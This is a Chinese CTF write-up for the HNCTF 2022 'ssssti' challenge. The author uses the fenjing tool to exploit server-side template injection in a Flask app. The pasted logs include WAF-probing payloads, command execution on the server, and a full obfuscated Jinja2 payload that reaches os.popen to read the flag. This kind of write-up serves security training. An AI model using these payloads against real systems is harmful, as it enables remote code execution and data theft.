
[HNCTF 2022 WEEK3]ssssti

首先打开题目



[HNCTF 2022 WEEK3]ssssti


无描述

node5.anna.nssctf.cn:21473

剩余：3571秒

这边翻译一下，server-side template injection是服务器模版注入，立马能反应过来是ssti(一般是flask框架)

不管了，直接丢fenjing里面一把梭哈




WELCOME TO HNCTF

What is server-side template injection?


None

开始扫描了1，不得不感慨fenjing的waf绕过能力是真强




```
(c) Microsoft Corporation。保留所有权利。

C:\Users\ld>python -m fenjing scan -u http://node5.anna.nssctf.cn:21473/
    ____             _ _
   / __/__  ____    (_|_)___  ____ _
  / /_/ _ \/ __ \  / / / __ \/ __ `/
 / __/  __/ / / / / / / / / / /_/ /
/_/  \___/_/ /_/_/ /_/_/ /_/\__, /
              /___/        /____/

    ------Made with passion by Marven11
WARNING:[scan_url] | Start scanning
WARNING:[scan_url] | Bursting 864 params...
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
WARNING:[requester] | Not expected status code: 405 ... continue anyway
```

一些常见的危险payload也自动帮你试完了，真要自己一个个试还是太麻烦了（绝对不是因为我懒）




```
INFO:[waf_func_gen] | Checking dangerous payload ' {{ ; }} '
INFO:[waf_func_gen] | Checking dangerous payload '{%print ;%}'
INFO:[waf_func_gen] | Checking dangerous payload ' {%print ; %} '
INFO:[waf_func_gen] | Checking dangerous payload '\t{{\t;\t}}\t'
INFO:[waf_func_gen] | Checking dangerous payload '{%print\t;%}'
INFO:[waf_func_gen] | Checking dangerous payload '\t{%print\t;\t%}\t'
INFO:[waf_func_gen] | Checking dangerous payload '\n{{\n;\n}}\n'
INFO:[waf_func_gen] | Checking dangerous payload '{%print\n;%}'
INFO:[waf_func_gen] | Checking dangerous payload '\n{%print\n;\n%}\n'
INFO:[waf_func_gen] | Checking dangerous payload 'buhb;'
INFO:[waf_func_gen] | Checking dangerous payload 'for-|+localfor-|+localfor-|+local'
INFO:[waf_func_gen] | Checking dangerous payload '{{for-|+local}}'
INFO:[waf_func_gen] | Checking dangerous payload ' {{ for-|+local }} '
INFO:[waf_func_gen] | Checking dangerous payload '{%print for-|+local%}'
INFO:[waf_func_gen] | Checking dangerous payload ' {%print for-|+local %} '
INFO:[waf_func_gen] | Checking dangerous payload '\t{{\tfor-|+local\t}}\t'
INFO:[waf_func_gen] | Checking dangerous payload '{%print\tfor-|+local%}'
INFO:[waf_func_gen] | Checking dangerous payload '\t{%print\tfor-|+local\t%}\t'
INFO:[waf_func_gen] | Checking dangerous payload '\n{{\nfor-|+local\n}}\n'
INFO:[waf_func_gen] | Checking dangerous payload '{%print\nfor-|+local%}'
INFO:[waf_func_gen] | Checking dangerous payload '\n{%print\nfor-|+local\n%}\n'
INFO:[waf_func_gen] | Checking dangerous payload 'buhbfor-|+local'
INFO:[waf_func_gen] | Checking dangerous payload "open{{'popflagopen{{'popflagopen{{'popflag"
INFO:[waf_func_gen] | Checking dangerous payload 'openopenopen'
INFO:[waf_func_gen] | Checking dangerous payload '{{open}}'
INFO:[waf_func_gen] | Checking dangerous payload ' {{ open }} '
INFO:[waf_func_gen] | Checking dangerous payload '{%print open%}'
INFO:[waf_func_gen] | Checking dangerous payload ' {%print open %} '
INFO:[waf_func_gen] | Checking dangerous payload '\t{{\topen\t}}\t'
INFO:[waf_func_gen] | Checking dangerous payload '{%print\topen%}'
```

这里就是已经完成ssti注入了，接下来我们就可以执行命令了，先看下网页中的文件




```
32,32,106,49,110,103,59)%}
INFO:[full_payload_gen] | Start generating final expression...
INFO:[payload_gen] | failed generating function_call(('attribute', ('attribute', ('attribute', ('flask_context_var', 'g'
), 'pop'), '__globals__'), '__getitem__'), [('string', '__builtins__')]), it might not be an issue.
INFO:[payload_gen] | failed generating function_call(('attribute', ('attribute', ('attribute', ('flask_context_var', 'g'
), 'get'), '__globals__'), '__getitem__'), [('string', '__builtins__')]), it might not be an issue.
INFO:[payload_gen] | failed generating function_call(('attribute', ('attribute', ('attribute', ('flask_context_var', 'se
ssion'), 'get'), '__globals__'), '__getitem__'), [('string', '__builtins__')]), it might not be an issue.
INFO:[payload_gen] | failed generating function_call(('attribute', ('attribute', ('attribute', ('flask_context_var', 're
quest'), 'close'), '__globals__'), '__getitem__'), [('string', '__builtins__')]), it might not be an issue.
INFO:[payload_gen] | Great, string('os') can be pm
INFO:[payload_gen] | Great, we generate module_os()
INFO:[payload_gen] | Great, string('echo f3n  j1ng;') can be ec
INFO:[payload_gen] | Great, we generate os_popen_obj('echo f3n  j1ng;')
INFO:[payload_gen] | Great, we generate os_popen_read('echo f3n  j1ng;')
INFO:[cracker] | Testing generated payload.
INFO:[cracker] | Success! Now we can generate payloads.
Example/示例:
$>> ls /
$>> @eval 1+2+3+100000
$>> @get-config
Type @help for full help/输入@help获得完整帮助
$>> 
```

立马就看到了flag，立马查看一下



```
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
</h3>
               </div>


$>> 
```

flag就出来了



```
WARNING:[full_payload_gen] | Generated expression nt*2+tr+nt*2 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression ma is too simple, skip it.
INFO:[payload_gen] | Great, string('cat /flag') can be ((ma+dict(c=x)|join)*9)%(99,97,116,32,47,102,108,97,103)
INFO:[full_payload_gen] | Adding 'cat /flag' with {%set ct=((ma+dict(c=x)|join)*9)%(99,97,116,32,47,102,108,97,103)%}
INFO:[full_payload_gen] | Start generating final expression...
INFO:[payload_gen] | Great, string('cat /flag') can be ct
INFO:[payload_gen] | Great, we generate os_popen_obj('cat /flag')
INFO:[payload_gen] | Great, we generate os_popen_read('cat /flag')
INFO:[cli] | Submit payload {%set nt=lipsum|escape|batch(22)|first|last%}{%set gl=dict(GLOBALS=x)|first|lower%}{%set bu=
dict(BUILTINS=x)|first|lower%}{%set im=dict(IMPORT=x)|first|lower%}{%set pm=dict(OS=x)|first|lower%}{%set ma=lipsum()|ur
lencode|first%}{%set ct=((ma+dict(c=x)|join)*9)%(99,97,116,32,47,102,108,97,103)%}{{cycler.next[nt*2+gl+nt*2][nt*2+bu+nt
*2][nt*2+im+nt*2](pm).popen(ct).read()}}

            <div class="center-content error">
                <h1>WELCOME TO HNCTF</h1>
                <a href="https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#python" id="test
" target="_blank">What is server-side template injection?</a>
                <h3>NSSCTF{b80c9233-01f6-4ede-80e2-daf06437bb4c}
</h3>
            </div>


$>> 
```